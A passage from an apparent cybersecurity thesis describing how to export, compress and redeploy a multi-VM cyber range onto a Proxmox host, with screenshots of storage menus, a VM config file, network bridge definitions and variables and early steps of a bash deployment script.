| 110 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 111 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 112 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 113 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 114 | | File folder | 31/3/2024 18:34:40 | -- | root root |
| 115 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 116 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 117 | | File folder | 31/3/2024 ... | drwxr----- | root root |
| 120 | | File folder | 28/2/2024 ... | drwxrwx... | root root |
| 121 | | File folder | 27/2/2024 ... | drwxrwx... | root root |
| 122 | | File folder | 27/2/2024 ... | drwxrwx... | root root |
| 123 | | File folder | 27/2/2024 ... | drwxrwx... | root root |
| 124 | | File folder | 27/2/2024 ... | drwxrwx... | root root |
| 125 | | File folder | 27/2/2024 ... | drwxrwx... | root root |

***Figure 5: Proxmox ZFS Pool Image Path***

This is provided after the ZFS [51] pool creation (ex. Main as the ZFS [51] pool name) a Directory is created via the Datacenter – Storage menu, so the location can be registered to Proxmox [16] as a valid location for hosting Virtual Machine images. This can be changed easily through Proxmox [16] UI under ***Datacenter*** – ***Storage*** menu (**Figure 6**).



| ID ↑ | Type | Content | Path/Target | Sha... | Ena... | Bandwidth Limit |
|---|---|---|---|---|---|---|
| HDD500G | ZFS | Disk image, Container | | No | Yes | |
| Main | ZFS | Disk image, Container | | No | Yes | |
| ZFSPool | Directory | Disk image, ISO image,... | /Main | No | Yes | |
| local | Directory | VZDump backup file, Di... | /var/lib/vz | No | Yes | |
| local-lvm | LVM-Thin | Disk image, Container | | No | Yes | |

Add: Directory

General | Backup Retention


ID: ZFSPool
Directory: /Main/
Content: Disk image
Nodes: All (No restrictions)
Enable: ☑
Shared: □
Preallocation: Default

***Figure 6: Proxmox Datacenter Storage Menu***

Note: To avoid stopping the virtual machines Proxmox [16] offers the ability to clone the Virtual Machines even in Running State without stopping them. Once the new virtual machine instance is created it can be powered off and its storage image downloaded at a designated directory.

*Note: it would be much more efficient if the created virtual machines images at the time of their creation are configured with their image storage in the QEMU image format (qcow2)* (Figure 7)*. This allows any unused space to be compressed into the image file, so the final size of the image is much smaller than it typically is.*
*In the case of an already existing environment this is not possible to change, and conversion can take place to compress and reduce the image size. Since this environment is created for the sole*

*purpose of copying it somewhere else, having the virtual images formatted as qcow2 accelerates the process.*



Bus/Device: SCSI 0

SCSI Controller: VirtIO SCSI single

Storage: ZFSPool

Disk size (GiB): 32

Format: mage format (qcow2)

Cache: Default (No cache)

Discard: ☐

IO thread: ☑

SSD emulation:

Read-only:

Backup: ☑

Skip replication: ☐

Async IO: Default (io_uring)

Advanced ☑

***Figure 7: Proxmox Virtual Machine Storage Image Type***

### 4.2.3 Cyber Range Image Conversion

Any production level environment that operates has some production level maintenance already pre-configured. This maintenance allows the environmental components, like virtual machines or storage drives, to be restored on the same on different hosts without impacting their services availability. To be able to replicate a production environment like that, some processing must occur to generate all the necessary files that enable one to clone it somewhere else, even if the underlying infrastructure is designed differently.

The previously planned environment, for instance, could be either physical machines, virtual machines hosted locally, or virtual machines hosted in some cloud provider. Depending on the type and source host(s) that the environment resides in, conversions can take place to render the cloned images importable to a different system.

<u>Environment Source Case: Physical Machines</u>
In the case of physical servers, each server requires a full cloned image of the whole operating disk along with any attached-mounted data disk to be able to be cloned or restored, which usually means that it needs to stop and power off during the cloning process, so tools like clonezilla or similar can copy it. Often, such kinds of deployments have full backup services like Veeam, or similar, which can provide seamless cloning of all the attached servers and can output into directly flash capable images. These images then can be converted to virtual images using qemu-tools so they can be imported into a new system. This will create a virtualized version twin of the physical server hosted environment and then enable research on it.

<u>Environment Source Case: Locally Hosted Virtualized Environment</u>
In the case of locally hosted virtual machines, any platform like VMWare VCenter (ESXi [13]), Hyper-V [14], Proxmox [16], XenServer [52], RedHat [17]etc. support image exporting which is convertible using again qemu-tools. Also, copying running virtual machines is much easier

because it requires no downtime, which makes the process much more attractive if the environment available is of the essence.

Environment Source Case: Cloud Hosted Virtualized Environment

In the case of cloud hosted virtual machines all cloud providers offer Full Image Snapshots, which are usually already preconfigured if the environment availability is important. These snapshots can be exported to downloadable virtual images and the format depends on each cloud provider. For example, for the major cloud providers the following applies:

- Azure can export virtual images into Vhd format (Hyper-V [14]) which can be converted using qemu-tools
- IBM Cloud can export OVA and by extension Vmdk formatted images (VMWare compatible) which can be converted using qemu-tools.
- Amazon Web Services can export virtual images to Vmdk, Vhd or raw format that can be converted using the qemu-tools.
- Google cloud can export raw or virtual box compliant images which can be converted using qemu-tools.
- Oracle Cloud can export in any virtual image format.

This renders any cloud hosted virtual machine infrastructure to be very easily cloned to any local virtualization capable system seamlessly without affecting the original environment in any way.

### 4.2.4 Cyber Range Virtual Machines Image Compression

Regardless of the image file format, additional compression is needed if the total size of the cyber range directory is easily deployable. One tool that is used extensively by the industry is 7zip [53], which allows a very good compression ratio, especially in types of files like these. 7zip [53] can be downloaded from https://www.7-zip.org/download.html and it is available on all platforms. For instance, in Windows 10 after 7zip installation, it is available inside the native File Explorer (Figure 8).





***Figure 8: 7zip Comprerssion Tool***

### 4.2.5 Cyber Range Virtual Machines Template Extraction

Apart from the images, the virtual machines will have to be configured and interconnected the same way they were originally. This means that each virtual machine has a configuration file out of which all these attributes are pulled each time the virtual machine starts running. These configuration files are in Proxmox under */etc/pve/qemu-server/VM_ID.conf* where *VM_ID* is an incremental or (custom) number of the virtual machine as shown on the Proxmox User Interface. (Figure 9)



```
  GNU nano 7.2                          /etc/pve/qemu-server/121.conf
bios: seabios
boot: order=scsi0
cores: 2
efidisk0: ZFSPool:121/vm-121-disk-0.raw,size=128K
machine: pc-q35-8.1
memory: 4096
meta: creation-qemu=8.1.5,ctime=1709065896
name: WinAdmin
net0: e1000=BC:24:11:4B:AA:90,bridge=vmbr1
ostype: win10
scsi0: ZFSPool:121/vm-121-disk-1.raw,size=52G
scsihw: virtio-scsi-pci
smbios1: uuid=3ff0be77-7f23-4b6a-8274-157d085fd244
tags: test
vmgenid: acc78c15-51bc-4c64-80ff-e92321cae694
```


***Figure 9: Proxmox Virtual Machine Configuration File***

Note that all this data may have to be recorded or just be accessible inside the original host if re-deployment issues are to be avoided. More often virtual machines are sensitive to the following:

- **BIOS**: This defines how the boot process of the Operating System will be once it starts
- **EFIDisk**: This depends on the BIOS method, and it is present only if BIOS is set to OVMF.
- **Networks**: (net0, net1 …) Each instance represents a network attached interface. Also, some Operating Systems (ex. Windows) are sensitive to the type (ex. E1000 or VirtIO) and MAC Address of the simulated virtual network instance, because the network generation depends on profiles which depend on the MAC Addresses.
- Any other limitation that has to do with the minimum resources an operating system requirement. For example, RHEL Linux and its derivatives need AES or host CPU type.

### 4.2.6 Cyber Range Virtual Machines Virtual Networks Configuration Extraction

With All the above data, a network configuration can be generated to get the Proxmox host ready to host a re-deployed cyber range. In case this Proxmox host has other networks, this network configuration file can change accordingly in order to meet the new requirements. Such a network configuration for Proxmox looks like this (Figure 10):


bridges.conf ×
C: > Users > Nikit > OneDrive > MSc Cybersecurity > Subjects > Thesis > CyberRange > bridges.conf

```
# Here are network bridges variables in case the user needs to install specific Vlans on routing.
auto vmbr1
iface vmbr1 inet manual
    bridge-ports none
    bridge-stp off
    bridge-fd 0
auto vmbr2
iface vmbr2 inet manual
    bridge-ports none
    bridge-stp off
    bridge-fd 0
auto vmbr3
iface vmbr3 inet manual
    bridge-ports none
    bridge-stp off
    bridge-fd 0
auto vmbr4
iface vmbr4 inet manual
    bridge-ports none
    bridge-stp off
    bridge-fd 0
```

***Figure 10: Network Bridges Configuration File***

Each vmbr instance represents a virtual bridge that may or may not be attached to a physical interface. This provides the ability to have internal private virtual networks that provide intercommunication between attached virtual machines, but not necessarily to the external network.

By default, in Proxmox [16], vmbr0 is created upon installation and provides network access to Proxmox [16] and it is associated with at least one physical network interface to do that. This makes vmbr0 suitable for the emulation of providing WAN/Internet to the cyber range if cyber range internet access is desirable.

In this example environment, the contents of bridge.conf (Figure 10) configuration are to be appended to the hypervisor and create four additional virtual bridges:

- Vmbr1 - That corresponds to the IT Segment
- Vmbr2 - That corresponds to the DMZ Segment
- Vmbr3 - That corresponds to the Server Segment
- Vmbr4 - That corresponds to the LAN Segment

All four new virtual bridges do not attach to any physical interface and will just serve as isolated virtual internal switches among the cyber range virtual machines.

The script though must check for existing virtual bridges to avoid any overwrites of existing bridges. So additional networking checks are done through the script to ensure that the new virtual bridges are used exclusively by the cyber range.

## 4.3 Deploying the newly created Cyber Range in the new hosting infrastructure

The deployment target as stated above can be a local hypervisor, a personal computer with a Type 2 Hypervisor like Virtual Box [11] , Hyper-V [14] or even a cloud provider. Any of these targets require different handling regarding the deployment automation and this can vary significantly.

For demonstration purposes, the deployment target is chosen to be Proxmox since it requires no licensing as it is Open Source, no subscription fees and has the performance characteristics to support something like this.


Since the cyber range deployment will span no more than one single host, there is no need to use automation tools like Ansible. Using the previously compressed and extracted virtual machine images, a bash script can be used to automate the deployment process of the cyber range to a Proxmox [16] host. The result should be a twin environment of the original one for testing and research.

### 4.3.1 Automation: Pre-configuration

Since the deployment Proxmox target can differ each time, there are some variables that need to be set prior to running the script and are located within the script file itself. These variables are dependent on things like network, storage devices, credentials etc. which are different on each physical Server. Furthermore, the script ensures that *sshpass* is installed on the local system, so it can use it to non-interactively use ssh password authentication to get access to the hypervisor. While this is not recommended, it simplifies the scripting process, while ssh password-less authentication can still be implemented later for security reasons.

### 4.3.2 Automation: Variables


**Proxmox IP**: The Proxmox reachable IP is the endpoint on which the script runs against, and it is going to be the host of the new Cyber Range environment. (**Figure 11**)



```
# Enter the Proxmox VE Host IP on which Cyber Range will be installed
proxmox_ip="192.168.2.9"
```

*Figure 11: Automation Script-Proxmox Host Server IP*


**Proxmox User** and **Password**: The root user credentials of that host because the necessary privileges to change networking bridges and creating Virtual Machines requires elevated privileges. (**Figure 12**)



```
# Enter a user that has superuser PAM access to the Proxmox host
proxmox_user="root"
# Enter the user password
proxmox_pass="password"
```

*Figure 12: Automation Script-Proxmox Credentials*


**Destination_dir** and **vm_storage**: These depend on the type of storage that is designated to store all the images of the virtual machines that are configured in the host prior to this script's execution. (Figure *13*)



```
# Enter the path where the vm images should be copied.
destination_dir="/Main/images"
# Enter the desired storage label of the VM Disks
vm_storage="ZFSPool"
```

*Figure 13: Automation Script-Storage Path Destination*


**VM_NUM**: The VM IDs to be deployed varies from environment to environment and needs to be set. (Figure 14)



```
# Change the number of Virtual Machines to be deployed if the cyber range has more or less VMs (Starting from 0)
vm_num=5
```

***Figure 14: Automation Script-Cyber Range VM number***

**Image Names**: While naming each virtual machine is not necessary, it is recommended so everything has a clear set of properties into the cyber range. (Figure 15)




```
# Preconfigured Image Names. Add here the desired VM names.
image_vm0="pfsense"
image_vm1="win10"
image_vm2="winadc"
image_vm3="winadmin"
image_vm4="ubuntuemr"
image_vm5="ubuntudb"
```

***Figure 15: Automation Script-Virtual Machine Names***

*Note that all the environment variables could be transferred to a different complementary file that can allow profiling of the script.*


**Number of Virtual Networks:** This variable assists on the dynamic virtual bridges file generation and installation. New networks are considered all the networks that will be used from the cyber range, excluding the WAN (Internet), which is by default *vmbr0*. (Figure 16)



```
# Enter how many virtual networks should be created for the new cyber range
vnets_num=4
```

***Figure 16: Automation Script-Virtual Network Bridges Number***


**Virtual Machines Attached Networks:** These variables specify which interfaces will be attached on each virtual machine. *Some virtual machines require very specific configurations like having the same MAC address to retain their preconfigured settings. (*Figure 17)



```
# Enter any special attributes for each Virtual Machine
## Networks for each VM, entered in the following format. Enter vmbr0 for WAN, but enter the newly create bridges for the rest to certify that networks are isolated
## The vmbr_num+ represent the bottom start bridge to be created, so if specific bridges are needed make sure to change the digits added to that number
## Note that in case of specific Mac Addresses, check and use the same format as the Windows entries below
vm0_nets="--net0 virtio,bridge=vmbr0 --net1 virtio,bridge=vmbr$[$vmbr_num+1] --net2 virtio,bridge=vmbr$[$vmbr_num+2] --net3 virtio,bridge=vmbr$[$vmbr_num+3] --net4 virtio,bridge=vmbr$[$vmbr_num+4]"
vm1_nets="--net0 virtio=BC:24:11:54:05:39,bridge=vmbr$[$vmbr_num+4]"
vm2_nets="--net0 virtio=BC:24:11:C6:0A:6E,bridge=vmbr$[$vmbr_num+2]"
vm3_nets="--net0 virtio=BC:24:11:66:35:BB,bridge=vmbr$[$vmbr_num+3]"
vm4_nets="--net0 virtio,bridge=vmbr$[$vmbr_num+3]"
vm5_nets="--net0 virtio,bridge=vmbr$[$vmbr_num+2]"
```

***Figure 17: Automation Script-Virtual Machines Network Attachments***


**Virtual Machine Types:** These variables are relative to the original virtual machine and are dictated by the VM operating system. *For example, Windows Operating Systems strongly prefer EFI boot and scsi-pci hardware emulation. (Figure 18)*



```
## VM Types
vm0_type="other"
vm1_type="win10 --scsihw virtio-scsi-pci --machine=q35 --efidisk0 ${vm_storage}:1"
vm2_type="win10 --scsihw virtio-scsi-pci --machine=q35 --efidisk0 ${vm_storage}:1"
vm3_type="win10 --scsihw virtio-scsi-pci --machine=q35 --efidisk0 ${vm_storage}:1"
vm4_type="linux"
vm5_type="linux"
```

***Figure 18: Automation Script-Virtual Machine Types***


**Virtual Machine BIOS:** These variables are also operating system dependent and need to be the same as the original virtual machine to properly boot. (***Figure 19***)



```
## VM BIOS Types
vm0_bios="seabios"
vm1_bios="ovmf"
vm2_bios="ovmf"
vm3_bios="ovmf"
vm4_bios="seabios"
vm5_bios="seabios"
```

***Figure 19: Automation Script-Virtual Machine BIOS Type***


**Virtual Machine vCPU:** These variables specify how many virtual cores each virtual machine should be provisioned with. This depends on the target host capacity and the desired power/priority each system should have. (Figure 20)



```
## VM vCPU Allocation
vm0_cpu="2"
vm1_cpu="2"
vm2_cpu="2"
vm3_cpu="2"
vm4_cpu="2"
vm5_cpu="2"
```

***Figure 20: Automation Script-Virtual Machine CPU Allocation***


**Virtual Machine RAM:** These variables specify how much memory each virtual machine should be provisioned with. This again depends on the target host capacity and the desired power/priority/load each system should have. (Figure 21)



```
## VM RAM Allocation in MBs
vm0_ram="4096"
vm1_ram="4096"
vm2_ram="4096"
vm3_ram="4096"
vm4_ram="4096"
vm5_ram="4096"
```

***Figure 21:  Automation Script-Virtual Machine RAM Allocation***

**Virtual Machines starting ID:** This variable is optional and is used only when specific VM ID needs to be used, often to intentionally overwrite something, for example a clean re-deployment of the cyber range. (Figure 22)




```
# Enter 5 consecutive VM IDs that is not used in proxmox or Ignore if next free id is to be selected.
vmid=120
```

***Figure 22: Automation Script-Virtual Machine***

### 4.3.3 Automation: Procedure


From this point on, the script starts by gathering information from the target hypervisor host. First it pulls the next available free VM ID that can be used if dynamic VM ID mode is selected. Then it prompts for which VM ID mode it should follow Custom or Dynamic. (**Figure 23**)



```
echo "Notice! By default automatic VM ID is chosen, but if the above custom VM IDs are unoccupied then these can be used instead. Do you want to use dynamic VM ID or custom VM ID?"
if [ $yesno = "n" ]
then
    echo "Using the following custom VM IDs"
    for i in $ (eval {0..$vm_num})
    do
        newId=$(($vmid + i))
        eval "vm$i=$newId"
        eval "echo vm$i=\$vm$i"
    done
else
    echo "Using the dynamically allocated following VM IDs"
    for i in $ (eval {0..$vm_num})
    do
        newId=$((nextId + i))
        eval "vm$i=$newId"
        eval "echo vm$i=\$vm$i"
    done
fi
```

***Figure 23: Automation Script-Virtual Machine***


The only interactive part of the script must be a notification that prompts the user to confirm the script execution. (**Figure 24**)



```
read -p "Are you sure you want to proceed with the cyber range deployment?(y/n) " yn
if [ $yn = "n" ]
then
    echo Stopping
else
```

***Figure 24: Automation Script-Virtual Machine***

The preparations of the hosting node are limited to installing the compression 7zip suite that allows decompression of the images. (**Figure 25**)




```
sshpass -p $proxmox_pass ssh $proxmox_user@$proxmox_ip "apt update && apt install p7zip-full -y"
```

***Figure 25: Automation Script-Virtual Machine***

### 4.3.4 Automation: Image and Data Copy

